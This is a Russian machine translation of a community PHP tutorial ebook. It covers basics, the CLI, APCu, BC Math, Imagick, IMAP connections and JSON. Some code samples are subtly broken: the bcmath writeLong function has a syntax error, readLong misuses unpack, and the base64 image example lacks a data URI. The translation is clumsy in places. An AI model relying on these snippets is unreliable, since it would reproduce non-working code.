Бесплатная электронная книга

УЧУСЬ PHP

Free unaffiliated eBook created from
Stack Overflow contributors.

#php

Около

You can share this PDF with anyone you feel could benefit from it, downloaded the latest version from: php

It is an unofficial and free PHP ebook created for educational purposes. All the content is extracted from Stack Overflow Documentation, which is written by many hardworking individuals at Stack Overflow. It is neither affiliated with Stack Overflow nor official PHP.

Use the content presented in this book at your own risk; it is not guaranteed to be correct nor accurate, please send your feedback and corrections to info@zzzprojects.com

глава 1: Начало работы с PHP

замечания

PHP (рекурсивный аббревиатура для PHP: Hypertext Preprocessor) - широко используемый язык программирования с открытым исходным кодом. Он особенно подходит для веб-разработки. Уникальная вещь в PHP заключается в том, что она служит как начинающим, так и опытным разработчикам. Он имеет низкий барьер для входа, поэтому его легко начать, и в то же время он предоставляет расширенные функции, предлагаемые на других языках программирования.

Открытый исходный код

Это проект с открытым исходным кодом. Не стесняйтесь участвовать .

Спецификация языка

PHP имеет спецификацию языка .

Поддерживаемые версии

В настоящее время существует три поддерживаемые версии : 5.6, 7.0 и 7.1.

Каждая ветвь релиза PHP полностью поддерживается в течение двух лет с момента ее первоначального стабильного выпуска. После этого двухлетнего периода активной поддержки каждый филиал затем поддерживается еще на один год для критических проблем безопасности. Релизы в течение этого периода производятся по мере необходимости: в зависимости от количества отчетов могут быть выпуски с несколькими точками или без них.

Неподдерживаемые версии

Как только три года поддержки будут завершены, филиал достигнет своего конца жизни и больше не будет поддерживаться.

Доступна таблица отделений конца жизни .

Отслеживание проблем

Ошибки и другие проблемы отслеживаются на странице https://bugs.php.net/ .

Списки рассылки

Обсуждения о разработке и использовании PHP хранятся в списках рассылки PHP .

Официальная документация

Пожалуйста, помогите сохранить или перевести официальную документацию PHP .

Вы можете использовать редактор на edit.php.net . Ознакомьтесь с нашим руководством для авторов .

Версии

PHP 7.x

Версия	Поддерживается до	Дата выхода
7,1	2019-12-01	2016-12-01
7,0	2018-12-03	2015-12-03

PHP 5.x

Версия	Поддерживается до	Дата выхода
5,6	2018-12-31	2014-08-28
5,5	2016-07-21	2013-06-20
5,4	2015-09-03	2012-03-01
5,3	2014-08-14	2009-06-30
5,2	2011-01-06	2006-11-02
5,1	2006-08-24	2005-11-24
5.0	2005-09-05	2004-07-13

PHP 4.x

Версия	Поддерживается до	Дата выхода
4,4	2008-08-07	2005-07-11
4,3	2005-03-31	2002-12-27

Версия	Поддерживается до	Дата выхода
4,2	2002-09-06	2002-04-22
4,1	2002-03-12	2001-12-10
4,0	2001-06-23	2000-05-22

Устаревшие версии

Версия	Поддерживается до	Дата выхода
3.0	2000-10-20	1998-06-06
2,0		1997-11-01
1,0		1995-06-08

Examples

Вывод HTML с веб-сервера

PHP можно использовать для добавления контента в файлы HTML. Хотя HTML обрабатывается непосредственно веб-браузером, скрипты PHP выполняются веб-сервером, и полученный HTML-код отправляется в браузер.

Следующая HTML-разметка содержит инструкцию PHP, которая добавит `Hello World!` к выходу:

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP!</title>
    </head>
    <body>
        <p><?php echo "Hello world!"; ?></p>
    </body>
</html>
```

Когда это сохраняется как скрипт PHP и выполняется веб-сервером, в браузер пользователя будет отправлен следующий HTML-код:

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP!</title>
    </head>
    <body>
```

```
        <p>Hello world!</p>
    </body>
</html>
```

PHP 5.x 5.4

`echo` также есть синтаксис ярлыков, который позволяет сразу распечатать значение. До PHP 5.4.0 этот короткий синтаксис работает только с включенным параметром конфигурации short_open_tag .

Например, рассмотрим следующий код:

```
<p><?= "Hello world!" ?></p>
```

Его выход идентичен выходу следующего:

```
<p><?php echo "Hello world!"; ?></p>
```

В реальных приложениях все данные, выводимые PHP на HTML-страницу, должны быть надлежащим образом *экранированы,* чтобы предотвратить атаки XSS (межсайтовый скриптинг) или повреждение текста.

См. Также: Строки и PSR-1 , в которых описаны лучшие практики, включая правильное использование коротких тегов (`<?= ... ?>`).

Не-HTML-вывод с веб-сервера

В некоторых случаях при работе с веб-сервером может потребоваться переопределение типа содержимого веб-сервера по умолчанию. Могут быть случаи, когда вам необходимо отправить данные в виде `plain text` , `JSON` или `XML` , например.

Функция `header()` может отправлять необработанный HTTP-заголовок. Вы можете добавить заголовок `Content-Type` чтобы уведомить обозреватель содержимого, которое мы отправляем.

Рассмотрим следующий код, где мы устанавливаем `Content-Type` как `text/plain` :

```
header("Content-Type: text/plain");
echo "Hello World";
```

Это приведет к созданию простого текстового документа со следующим содержимым:

> Привет, мир

Чтобы создать контент JSON , используйте вместо него тип содержимого `application/json` :

```
header("Content-Type: application/json");
```

```
// Create a PHP data array.
$data = ["response" => "Hello World"];

// json_encode will convert it to a valid JSON string.
echo json_encode($data);
```

Это создаст документ типа `application/json` со следующим содержимым:

> {"response": "Hello World"}

Обратите внимание, что функция `header()` должна вызываться до того, как PHP произведет какой-либо вывод, или веб-сервер уже отправит заголовки для ответа. Итак, рассмотрим следующий код:

```
// Error: We cannot send any output before the headers
echo "Hello";

// All headers must be sent before ANY PHP output
header("Content-Type: text/plain");
echo "World";
```

Это приведет к предупреждению:

> **Предупреждение.** Невозможно изменить информацию заголовка - заголовки, уже отправленные (вывод запущен в /dir/example.php-2) в **/dir/example.php** в строке **3**

При использовании `header()` его вывод должен быть первым байтом, который отправляется с сервера. По этой причине важно не иметь пустых строк или пробелов в начале файла до открытия PHP тега `<?php` . По той же причине считается лучшей практикой (см. PSR-2) опустить закрывающий тег PHP `?>` Из файлов, содержащих только PHP и из блоков кода PHP в самом конце файла.

Просмотрите **раздел буферизации вывода,** чтобы узнать, как «уловить» ваш контент в переменную для вывода позже, например, после вывода заголовков.

Привет, мир!

Наиболее широко используемая языковая конструкция для вывода на печать в PHP - `echo` :

```
echo "Hello, World!\n";
```

Кроме того, вы также можете использовать `print` :

```
print "Hello, World!\n";
```

Оба оператора выполняют одну и ту же функцию с незначительными отличиями:

- `echo` имеет возврат `void` , тогда как `print` возвращает `int` со значением `1`
- `echo` может принимать несколько аргументов (без круглых скобок), тогда как `print` принимает только один аргумент
- `echo` немного быстрее, чем `print`

И `echo` и `print` - это языковые конструкции, а не функции. Это означает, что они не требуют скобок вокруг своих аргументов. Для косметической согласованности с функциями могут быть включены круглые скобки. Обширные примеры использования `echo` и `print` доступны в других местах .

C-style `printf` и связанные с ним функции также доступны, как в следующем примере:

```
printf("%s\n", "Hello, World!");
```

См. Вывод значения переменной для всестороннего введения вывода переменных в PHP.

Разделение инструкций

Как и большинство других языков языка C, каждый оператор заканчивается точкой с запятой. Кроме того, закрывающий тег используется для завершения последней строки кода блока PHP.

Если последняя строка кода PHP заканчивается точкой с запятой, закрывающий тег является необязательным, если код, следующий за последней строкой кода, не является обязательным. Например, мы можем оставить закрывающий тег после `echo "No error";` в следующем примере:

```
<?php echo "No error"; // no closing tag is needed as long as there is no code below
```

Однако, если есть какой-либо другой код, следующий за вашим блоком кода PHP, закрывающий тег больше не является необязательным:

```
<?php echo "This will cause an error if you leave out the closing tag"; ?>
<html>
    <body>
    </body>
</html>
```

Мы также можем оставить точку с запятой последнего оператора в блоке кода PHP, если этот блок кода имеет закрывающий тег:

```
<?php echo "I hope this helps! :D";
echo "No error" ?>
```

Обычно рекомендуется всегда использовать точку с запятой и использовать закрывающий тег для каждого блока кода PHP, за исключением последнего блока кода PHP, если

больше не следует кода этого блока кода PHP.

Итак, ваш код должен выглядеть следующим образом:

```
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon and a closing tag because more code follows";
?>
<p>Some HTML code goes here</p>
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon and a closing tag because more code follows";
?>
<p>Some HTML code goes here</p>
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon but leave out the closing tag";
```

PHP CLI

PHP также можно запускать из командной строки напрямую с помощью интерфейса командной строки (CLI).

CLI в основном такой же, как PHP с веб-серверов, за исключением некоторых различий в терминах стандартного ввода и вывода.

Инициирование

PHP CLI позволяет четыре способа запуска PHP-кода:

1. Стандартный вход. Запустите команду `php` без каких-либо аргументов, но в нее введем PHP-код:

   ```
   echo '<?php echo "Hello world!";' | php
   ```

2. Имя файла в качестве аргумента. Запустите команду `php` с именем исходного файла PHP в качестве первого аргумента:

   ```
   php hello_world.php
   ```

3. Код в качестве аргумента. Используйте параметр `-r` в команде `php` , а затем код для запуска. Теги `<?php` open не требуются, поскольку все аргументы рассматриваются как PHP-код:

```
php -r 'echo "Hello world!";'
```

4. Интерактивная оболочка. Используйте параметр `-a` в команде `php` для запуска интерактивной оболочки. Затем введите (или вставьте) код PHP и нажмите `return` :

```
$ php -a
Interactive mode enabled
php > echo "Hello world!";
Hello world!
```

Выход

Все функции или элементы управления, которые производят вывод HTML в веб-сервере PHP, могут использоваться для создания вывода в потоке stdout (дескриптор файла 1), и все действия, которые выдают вывод в журналах ошибок на веб-сервере PHP, будут выводить результат в потоке stderr (файл дескриптор 2).

Example.php

```
<?php
echo "Stdout 1\n";
trigger_error("Stderr 2\n");
print_r("Stdout 3\n");
fwrite(STDERR, "Stderr 4\n");
throw new RuntimeException("Stderr 5\n");
?>
Stdout 6
```

Командная строка оболочки

```
$ php Example.php 2>stderr.log >stdout.log;\
> echo STDOUT; cat stdout.log; echo;\
> echo STDERR; cat stderr.log\

STDOUT
Stdout 1
Stdout 3

STDERR
Stderr 4
PHP Notice:  Stderr 2
 in /Example.php on line 3
PHP Fatal error:  Uncaught RuntimeException: Stderr 5
 in /Example.php:6
Stack trace:
#0 {main}
  thrown in /Example.php on line 6
```

вход

См .: Интерфейс командной строки (CLI)

Встроенный сервер PHP

PHP 5.4+ поставляется со встроенным сервером разработки. Его можно использовать для запуска приложений без необходимости установки производственного HTTP-сервера, такого как nginx или Apache. Встроенный сервер предназначен только для использования в целях разработки и тестирования.

Его можно запустить с помощью флага `-S` :

```
php -S <host/ip>:<port>
```

Пример использования

1. Создайте файл `index.php` содержащий:

```
<?php
echo "Hello World from built-in PHP server";
```

2. Запустите команду `php -S localhost:8080` из командной строки. Не включайте `http://` . Это запустит веб-сервер, прослушивающий порт 8080, используя текущий каталог, в котором вы находитесь в качестве корня документа.

3. Откройте браузер и перейдите по `http://localhost:8080` . Вы должны увидеть страницу «Hello World».

конфигурация

Чтобы переопределить корень документа по умолчанию (то есть текущий каталог), используйте флаг `-t` :

```
php -S <host/ip>:<port> -t <directory>
```

Например, если у вас есть `public/` каталог в вашем проекте, вы можете обслуживать свой проект из этого каталога, используя `php -S localhost:8080 -t public/` .

бревна

Каждый раз, когда запрос создается с сервера разработки, в командной строке записывается запись журнала, подобная приведенной ниже.

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

Теги PHP

Существует три типа тегов для обозначения блоков PHP в файле. Парсер PHP ищет открывающие и (если есть) закрывающие теги для разграничения кода для интерпретации.

Стандартные теги

Эти теги являются стандартным методом для встраивания кода PHP в файл.

```
<?php
    echo "Hello World";
?>
```

PHP 5.x 5.4

Эхо-теги

Эти теги доступны во всех версиях PHP, и поскольку PHP 5.4 всегда включен. В предыдущих версиях эхо-теги можно было включить только в сочетании с короткими тегами.

```
<?= "Hello World" ?>
```

Короткие метки

Вы можете отключить или включить эти теги с помощью опции `short_open_tag` .

```
<?
    echo "Hello World";
?>
```

Короткие теги:

- запрещены во всех основных стандартах кодирования PHP
- не приветствуются в официальной документации
- по умолчанию отключены в большинстве дистрибутивов
- вмешиваться в инструкции обработки встроенного XML
- не принимаются в представлении кода большинством проектов с открытым исходным кодом

PHP 5.x 5.6

Теги ASP

`asp_tags` опцию `asp_tags` , можно использовать теги ASP-стиля.

```
<%
    echo "Hello World";
%>
```

Это историческая причуда и никогда не должна использоваться. Они были удалены в PHP 7.0.

Прочитайте Начало работы с PHP онлайн: https://riptutorial.com/ru/php/topic/189/начало-работы-с-php

глава 2: APCu

Вступление

APCu - это хранилище ключей памяти общего доступа для PHP. Память распределяется между процессами PHP-FPM одного и того же пула. Сохраняемые данные сохраняются между запросами.

Examples

Простое хранение и извлечение

`apcu_store` можно использовать для хранения `apcu_fetch` для извлечения значений:

```
$key = 'Hello';
$value = 'World';
apcu_store($key, $value);
print(apcu_fetch('Hello')); // 'World'
```

Информация о магазине

`apcu_cache_info` предоставляет информацию о магазине и его записях:

```
print_r(apcu_cache_info());
```

> Обратите внимание, что при вызове `apcu_cache_info()` без ограничений будут возвращены полные данные, хранящиеся в данный момент.
> Чтобы получить метаданные, используйте `apcu_cache_info(true)` .
> Чтобы получить информацию о некоторых элементах кэша, лучше использовать `APCUIterator` .

Итерация по записям

`APCUIterator` позволяет перебирать записи в кеше:

```
foreach (new APCUIterator() as $entry) {
    print_r($entry);
}
```

Итератор может быть инициализирован с необязательным регулярным выражением для выбора только записей с соответствующими ключами:

```
foreach (new APCUIterator($regex) as $entry) {
    print_r($entry);
```

```
}
```

Информация о записи в одном кэше может быть получена через:

```
$key = '…';
$regex = '(^' . preg_quote($key) . '$)';
print_r((new APCUIterator($regex))->current());
```

Прочитайте APCu онлайн: https://riptutorial.com/ru/php/topic/9894/apcu

глава 3: BC Math (бинарный калькулятор)

Вступление

Двоичный калькулятор может использоваться для вычисления с числами любого размера и точности до 2147483647-1 десятичных знаков в строчном формате. Бинарный калькулятор более точен, чем вычисление поплавка PHP.

Синтаксис

- string bcadd (строка $ left_operand, строка $ right_operand [, int $ scale = 0])
- int bccomp (строка $ left_operand, строка $ right_operand [, int $ scale = 0])
- string bcdiv (строка $ left_operand, строка $ right_operand [, int $ scale = 0])
- строка bcmod (строка $ left_operand, строковый $ модуль)
- string bcmul (строка $ left_operand, строка $ right_operand [, int $ scale = 0])
- string bcpowmod (строка $ left_operand, строка $ right_operand, строка $ modulus [, int $ scale = 0])
- bool bcscale (int $ scale)
- string bcsqrt (string $ operand [, int $ scale = 0])
- строка bcsub (строка $ left_operand, строка $ right_operand [, int $ scale = 0])

параметры

bcadd	***Добавьте два произвольных числа точности.***
`left_operand`	Левый операнд, как строка.
`right_operand`	Правильный операнд, как строка.
`scale`	Необязательный параметр для установки количества цифр после десятичного знака в результате.
bccomp	***Сравните два произвольных числа точности.***
`left_operand`	Левый операнд, как строка.
`right_operand`	Правильный операнд, как строка.
`scale`	Необязательный параметр для установки числа цифр после десятичного знака, которое будет использоваться при сравнении.
bcdiv	***Разделите два числа произвольной точности.***

bcadd	***Добавьте два произвольных числа точности.***
`left_operand`	Левый операнд, как строка.
`right_operand`	Правильный операнд, как строка.
`scale`	Необязательный параметр для установки количества цифр после десятичного знака в результате.
bcmod	***Получить модуль произвольного числа точности.***
`left_operand`	Левый операнд, как строка.
`modulus`	Модуль, как строка.
bcmul	***Умножьте два произвольных числа точности.***
`left_operand`	Левый операнд, как строка.
`right_operand`	Правильный операнд, как строка.
`scale`	Необязательный параметр для установки количества цифр после десятичного знака в результате.
bcpow	***Поднимите произвольное число точности в другое.***
`left_operand`	Левый операнд, как строка.
`right_operand`	Правильный операнд, как строка.
`scale`	Необязательный параметр для установки количества цифр после десятичного знака в результате.
bcpowmod	***Поднимите произвольное число точности в другое, уменьшенное на определенный модуль.***
`left_operand`	Левый операнд, как строка.
`right_operand`	Правильный операнд, как строка.
`modulus`	Модуль, как строка.
`scale`	Необязательный параметр для установки количества цифр после десятичного знака в результате.
bcscale	***Установите параметр масштаба по умолчанию для всех математических функций bc.***
`scale`	Масштабный коэффициент.

bcadd	***Добавьте два произвольных числа точности.***
bcsqrt	***Получите квадратный корень из произвольного числа точности.***
`operand`	Операнд, как строка.
`scale`	Необязательный параметр для установки количества цифр после десятичного знака в результате.
bcsub	***Вычтите одно произвольное число точности из другого.***
`left_operand`	Левый операнд, как строка.
`right_operand`	Правильный операнд, как строка.
`scale`	Необязательный параметр для установки количества цифр после десятичного знака в результате.

замечания

Для всех функций BC, если параметр `scale` не установлен, по умолчанию он равен 0, что сделает все операции целыми операциями.

Examples

Сравнение между BCMath и арифметическими операциями float

bcadd vs float + float

```
var_dump('10' + '-9.99');           // float(0.0099999999999998)
var_dump(10 + -9.99);               // float(0.0099999999999998)
var_dump(10.00 + -9.99);            // float(0.0099999999999998)
var_dump(bcadd('10', '-9.99', 20)); // string(22) "0.01000000000000000000"
```

bcsub vs float-float

```
var_dump('10' - '9.99');           // float(0.0099999999999998)
var_dump(10 - 9.99);               // float(0.0099999999999998)
var_dump(10.00 - 9.99);            // float(0.0099999999999998)
var_dump(bcsub('10', '9.99', 20)); // string(22) "0.01000000000000000000"
```

bcmul vs int * int

```
var_dump('5.00' * '2.00');            // float(10)
var_dump(5.00 * 2.00);                // float(10)
var_dump(bcmul('5.0', '2', 20));      // string(4) "10.0"
var_dump(bcmul('5.000', '2.00', 20)); // string(8) "10.00000"
var_dump(bcmul('5', '2', 20));        // string(2) "10"
```

bcmul vs float * float

```
var_dump('1.6767676767' * '1.6767676767');           // float(2.8115498416259)
var_dump(1.6767676767 * 1.6767676767);               // float(2.8115498416259)
var_dump(bcmul('1.6767676767', '1.6767676767', 20)); // string(22) "2.81154984162591572289"
```

bcdiv vs float / float

```
var_dump('10' / '3.01');           // float(3.3222591362126)
var_dump(10 / 3.01);               // float(3.3222591362126)
var_dump(10.00 / 3.01);            // float(3.3222591362126)
var_dump(bcdiv('10', '3.01', 20)); // string(22) "3.32225913621262458471"
```

Использование bcmath для чтения / записи двоичной длинной 32-битной системы

В 32-битных системах целые числа, превышающие `0x7FFFFFF` не могут быть сохранены примитивно, тогда как целые числа от `0x0000000080000000` до `0x7FFFFFFFFFFFFFFF` могут быть сохранены примитивно на 64-битных системах, но не на 32-битных системах (`signed long long 0x7FFFFFFFFFFFFFFF`). Однако, поскольку 64-битные системы и многие другие языки поддерживают хранение `signed long long` целых чисел, иногда необходимо хранить этот диапазон целых чисел в точном значении. Существует несколько способов сделать это, например, создать массив с двумя числами или преобразовать целое число в его десятичную удобочитаемую форму. Это имеет ряд преимуществ, таких как удобство представления пользователю и возможность непосредственного манипулирования им с помощью bcmath.

Методы `pack` / `unpack` могут использоваться для преобразования между двоичными байтами и десятичной формой чисел (оба типа `string` , но один из них двоичный, а один - ASCII), но они всегда будут пытаться преобразовать строку ASCII в 32-разрядную int на 32-битных системах. Следующий фрагмент предоставляет альтернативу:

```
/** Use pack("J") or pack("p") for 64-bit systems */
function writeLong(string $ascii) : string {
    if(bccomp($ascii, "0") === -1) { // if $ascii < 0
        // 18446744073709551616 is equal to (1 << 64)
        // remember to add the quotes, or the number will be parsed as a float literal
        $ascii = bcadd($ascii, "18446744073709551616");
    }
```

```
    // "n" is big-endian 16-bit unsigned short. Use "v" for small-endian.
    return pack("n", bcmod(bcdiv($ascii, "281474976710656"), "65536")) .
        pack("n", bcmod(bcdiv($ascii, "4294967296"), "65536")) .
        pack("n", bcdiv($ascii, "65536"), "65536")) .
        pack("n", bcmod($ascii, "65536"));
}

function readLong(string $binary) : string {
    $result = "0";
    $result = bcadd($result, unpack("n", substr($binary, 0, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 2, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 4, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 6, 2)));

    // if $binary is a signed long long
    // 9223372036854775808 is equal to (1 << 63) (note that this expression actually does not
work even on 64-bit systems)
    if(bccomp($result, "9223372036854775808") !== -1) { // if $result >= 9223372036854775807
        $result = bcsub($result, "18446744073709551616"); // $result -= (1 << 64)
    }
    return $result;
}
```

Прочитайте BC Math (бинарный калькулятор) онлайн:
https://riptutorial.com/ru/php/topic/8550/bc-math--бинарный-калькулятор-

глава 4: Imagick

Examples

Первые шаги

Монтаж

Использование apt в системах на базе Debian

```
sudo apt-get install php5-imagick
```

Использование Homebrew в OSX / macOs

```
brew install imagemagick
```

Чтобы увидеть зависимости, установленные с использованием метода `brew` , посетите страницу brewformulas.org/Imagemagick .

Использование двоичных выпусков

Инструкции на веб-сайте imagemagick .

использование

```
<?php

$imagen = new Imagick('imagen.jpg');
$imagen->thumbnailImage(100, 0);
//if you put 0 in the parameter aspect ratio is maintained

echo $imagen;

?>
```

Преобразование изображения в base64 String

В этом примере показано, как превратить изображение в строку Base64 (то есть строку, которую вы можете использовать непосредственно в атрибуте `src` тега `img`). В этом примере специально используется библиотека Imagick (есть и другие доступные, например GD).

```
<?php
/**
 * This loads in the file, image.jpg for manipulation.
 * The filename path is releative to the .php file containing this code, so
 * in this example, image.jpg should live in the same directory as our script.
```

```
 */
$img = new Imagick('image.jpg');

/**
 * This resizes the image, to the given size in the form of width, height.
 * If you want to change the resolution of the image, rather than the size
 * then $img->resampleimage(320, 240) would be the right function to use.
 *
 * Note that for the second parameter, you can set it to 0 to maintain the
 * aspect ratio of the original image.
 */
$img->resizeImage(320, 240);

/**
 * This returns the unencoded string representation of the image
 */
$imgBuff = $img->getimageblob();

/**
 * This clears the image.jpg resource from our $img object and destroys the
 * object. Thus, freeing the system resources allocated for doing our image
 * manipulation.
 */
$img->clear();

/**
 * This creates the base64 encoded version of our unencoded string from
 * earlier. It is then output as an image to the page.
 *
 * Note, that in the src attribute, the image/jpeg part may change based on
 * the image type you're using (i.e. png, jpg etc).
 */
$img = base64_encode($imgBuff);
echo "<img alt='Embedded Image' src='$img' />";
```

Прочитайте Imagick онлайн: https://riptutorial.com/ru/php/topic/7682/imagick

глава 5: IMAP

Examples

Установка расширения IMAP

Чтобы использовать функции IMAP в PHP, вам необходимо установить расширение IMAP:

Debian / Ubuntu с PHP5

```
sudo apt-get install php5-imap
sudo php5enmod imap
```

Debian / Ubuntu с PHP7

```
sudo apt-get install php7.0-imap
```

Основанный на YUM дистрибутив

```
sudo yum install php-imap
```

Mac OS X с php5.6

```
brew reinstall php56 --with-imap
```

Подключение к почтовому ящику

Чтобы сделать что-либо с учетной записью IMAP, вам необходимо сначала подключиться к ней. Для этого вам необходимо указать некоторые требуемые параметры:

- Имя сервера или IP-адрес почтового сервера
- Порт, к которому вы хотите подключиться
    - IMAP - 143 или 993 (безопасный)
    - POP - 110 или 995 (безопасный)
    - SMTP - 25 или 465 (безопасный)
    - NNTP - 119 или 563 (безопасный)
- Флаги подключения (см. Ниже)

Флаг	Описание	Опции	По умолчанию
`/service=service`	Какая услуга для использования	imap, pop3, nntp,	IMAP

Флаг	Описание	Опции	По умолчанию
		smtp	
`/user=user`	имя удаленного пользователя для входа на сервер		
`/authuser=user`	пользователь удаленной аутентификации; если указано, это имя пользователя, пароль которого используется (например, администратор)		
`/anonymous`	удаленный доступ как анонимный пользователь		
`/debug`	протоколировать протокольную телеметрию в журнале отладки приложения		отключен
`/secure`	не передавать пароль открытого текста по сети		
`/norsh`	не используйте rsh или ssh для установки предварительно аутентифицированного сеанса IMAP		
`/ssl`	используйте Secure Socket Layer для шифрования сеанса		
`/validate-cert`	сертификаты с сервера TLS / SSL		включен
`/novalidate-cert`	не проверяйте сертификаты с сервера TLS / SSL, если сервер использует самозаверяющие сертификаты. **ИСПОЛЬЗУЙТЕ С ОСТОРОЖНОСТЬЮ**		отключен
`/tls`	принудительно использовать start-TLS для шифрования сеанса и отклонять соединение с серверами, которые его не поддерживают		
`/notls`	не заставляйте start-TLS шифровать сеанс даже с серверами, которые его поддерживают		
`/readonly`	(только IMAP, игнорируется в NNTP и		

Флаг	Описание	Опции	По умолчанию
	ошибка с SMTP и POP3)		

Строка подключения будет выглядеть примерно так:

```
{imap.example.com:993/imap/tls/secure}
```

Обратите внимание, что если какой-либо из символов вашей строки соединения не является ASCII, он должен быть закодирован с помощью utf7_encode ($ string) .

Чтобы подключиться к почтовому ящику, мы используем команду imap_open, которая возвращает значение ресурса, указывающее на поток:

```
<?php
$mailbox = imap_open("{imap.example.com:993/imap/tls/secure}", "username", "password");
if ($mailbox === false) {
    echo "Failed to connect to server";
}
```

Список всех папок в почтовом ящике

Как только вы подключитесь к своему почтовому ящику, вы захотите заглянуть внутрь. Первая полезная команда - imap_list . Первым параметром является ресурс, полученный вами от `imap_open` , второй - строка вашего почтового ящика, а третья - строка с нечетким поиском (`*` используется для соответствия любому шаблону).

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*");
if ($folders === false) {
    echo "Failed to list folders in mailbox";
} else {
    print_r($folders);
}
```

Результат должен выглядеть примерно так

```
Array
(
    [0] => {imap.example.com:993/imap/tls/secure}INBOX
    [1] => {imap.example.com:993/imap/tls/secure}INBOX.Sent
    [2] => {imap.example.com:993/imap/tls/secure}INBOX.Drafts
    [3] => {imap.example.com:993/imap/tls/secure}INBOX.Junk
    [4] => {imap.example.com:993/imap/tls/secure}INBOX.Trash
)
```

Вы можете использовать третий параметр для фильтрации этих результатов следующим образом:

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*.Sent");
```

И теперь результат содержит только записи с `.Sent` в имени:

```
Array
(
    [0] => {imap.example.com:993/imap/tls/secure}INBOX.Sent
)
```

Примечание . Использование `*` в качестве нечеткого поиска возвратит все совпадения рекурсивно. Если вы используете `%` он вернет только совпадения в указанной текущей папке.

Поиск сообщений в почтовом ящике

Вы можете вернуть список всех сообщений в почтовом ящике с помощью imap_headers .

```
<?php
$headers = imap_headers($mailbox);
```

Результатом является массив строк со следующим шаблоном:

```
[FLAG] [MESSAGE-ID])[DD-MM-YYY] [FROM ADDRESS] [SUBJECT TRUNCATED TO 25 CHAR] ([SIZE] chars)
```

Вот пример того, как каждая строка может выглядеть так:

```
A     1)19-Aug-2016 someone@example.com Message Subject (1728 chars)
D     2)19-Aug-2016 someone@example.com RE: Message Subject (22840 chars)
U     3)19-Aug-2016 someone@example.com RE: RE: Message Subject (1876 chars)
N     4)19-Aug-2016 someone@example.com RE: RE: RE: Message Subje (1741 chars)
```

Условное обозначение	Флаг	Имея в виду
	Ответил	Сообщение было отправлено
D	удаленный	Сообщение удаляется (но не удаляется)
F	Помеченные	Сообщение отмечено / смотрится для внимания
N	новый	Сообщение новое и не было видно
p	последний	Сообщение новое и было замечено
U	Непрочитанный	Сообщение не было прочитано
Икс	Проект	Сообщение - черновик

Обратите внимание: этот вызов может занять достаточно много времени и может возвращать очень большой список.

Альтернативой является загрузка отдельных сообщений по мере необходимости. Каждой электронной почте присваивается идентификатор от 1 (самый старый) до значения `imap_num_msg($mailbox)` .

Существует несколько функций для прямого доступа к электронной почте, но самым простым способом является использование `imap_header` который возвращает структурированную информацию заголовка:

```
<?php
$header = imap_headerinfo($mailbox , 1);

stdClass Object
(
    [date] => Wed, 19 Oct 2011 17:34:52 +0000
    [subject] => Message Subject
    [message_id] => <04b80ceedac8e74$51a8d50dd$0206600a@user1687763490>
    [references] => <ec129beef8a113c941ad68bdaae9@example.com>
    [toaddress] => Some One Else <someoneelse@example.com>
    [to] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One Else
                    [mailbox] => someonelse
                    [host] => example.com
                )
        )
    [fromaddress] => Some One <someone@example.com>
    [from] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [reply_toaddress] => Some One <someone@example.com>
    [reply_to] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [senderaddress] => Some One <someone@example.com>
    [sender] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
```

```
                )
        )
    [Recent] =>
    [Unseen] =>
    [Flagged] =>
    [Answered] =>
    [Deleted] =>
    [Draft] =>
    [Msgno] =>    1
    [MailDate] => 19-Oct-2011 17:34:48 +0000
    [Size] => 1728
    [udate] => 1319038488
)
```

Прочитайте IMAP онлайн: https://riptutorial.com/ru/php/topic/7359/imap

глава 6: JSON

Вступление

JSON (JavaScript Object Notation) - это независимый от платформы и язык способ сериализации объектов в открытый текст. Поскольку он часто используется в Интернете, а также PHP, существует базовое расширение для работы с JSON в PHP.

Синтаксис

- string json_encode (mixed $ value [, int $ options = 0 [, int $ depth = 512]])
- смешанный json_decode (строка $ json [, bool $ assoc = false [, int $ depth = 512 [, int $ options = 0]]])

параметры

параметр	подробности
json_encode	-
значение	Кодирование значения. Может быть любым типом, кроме ресурса. Все строковые данные должны кодироваться в кодировке UTF-8.
опции	Бит-маска, состоящая из JSON_HEX_QUOT, JSON_HEX_TAG, JSON_HEX_AMP, JSON_HEX_APOS, JSON_NUMERIC_CHECK, JSON_PRETTY_PRINT, JSON_UNESCAPED_SLASHES, JSON_FORCE_OBJECT, JSON_PRESERVE_ZERO_FRACTION, JSON_UNESCAPED_UNICODE, JSON_PARTIAL_OUTPUT_ON_ERROR. Поведение этих констант описано на странице констант JSON .
глубина	Установите максимальную глубину. Должно быть больше нуля.
json_decode	-
JSON	Строка json декодируется. Эта функция работает только с закодированными строками UTF-8.
ассоциативный	Функция должна возвращать ассоциативный массив вместо объектов.
опции	Бит-маска параметров декодирования JSON. В настоящее время поддерживается только JSON_BIGINT_AS_STRING (по умолчанию

параметр	подробности
	используется большое число целых чисел в виде поплавков)

замечания

- Обработка **json_decode** недопустимого JSON очень шелушащая, и очень сложно надежно определить, удалось ли декодировать, json_decode возвращает значение null для недопустимого ввода, хотя null также является вполне допустимым объектом для JSON для декодирования. **Чтобы предотвратить такие проблемы, вы всегда должны вызывать json_last_error каждый раз, когда используете его.**

Examples

Декодирование строки JSON

Функция `json_decode()` принимает JSON-кодированную строку в качестве своего первого параметра и анализирует ее в переменной PHP.

